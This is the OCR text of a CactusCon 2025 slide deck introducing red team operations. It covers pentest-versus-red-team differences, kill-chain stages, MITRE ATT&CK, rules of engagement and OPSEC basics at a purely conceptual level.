Becoming a Red Team Operator

Presented By: Dylan Hudson

15 February 2025

CactusCon 2025

```
The1ntern:~$ whoami
nobody
```

cisco

- Board games
- Video games

TD SYNNEX

MOSAIC451


dexcom

What am I doing here?

- Penetration Test vs Red Team
- Overview of terminology
- Introduction to MITRE
- Understanding tools and strategies for success
- Keeping things fair
- VECTR

Penetration Test

- Identification of vulnerabilities.
- Minimal consideration of OPSEC.
- Find everything you possibly can.




Red Team Operation

- OPSEC considerations
- Objective based
- Systemic issues


Source: https://training.zeropointsecurity.co.uk/courses/red-team-ops

Blue Team




Source: NIST Computer Security Incident Handling Guide, figure from page 21

Red Team


Recon
Weaponization
Delivery
Exploitation
Installation
Command & Control
Actions on Objectives

Control Group



Chance
© 1936
THIS CARD MAY BE KEPT UNTIL NEEDED OR SOLD
GET OUT OF JAIL FREE
© 1936 PARKER BROTHERS, INC.

- Sign off
- Halt escalation
- Constant contact

MITRE

ATT&CK™


The Pyramid of Pain



Source: https://www.attackiq.com/glossary/pyramid-of-pain/

OPSEC

- Secure your stuff!
- Documentation
- What does the tool do?
- ISO8601
  - YYYY-MM-DDTHH:MM:SS-UTC



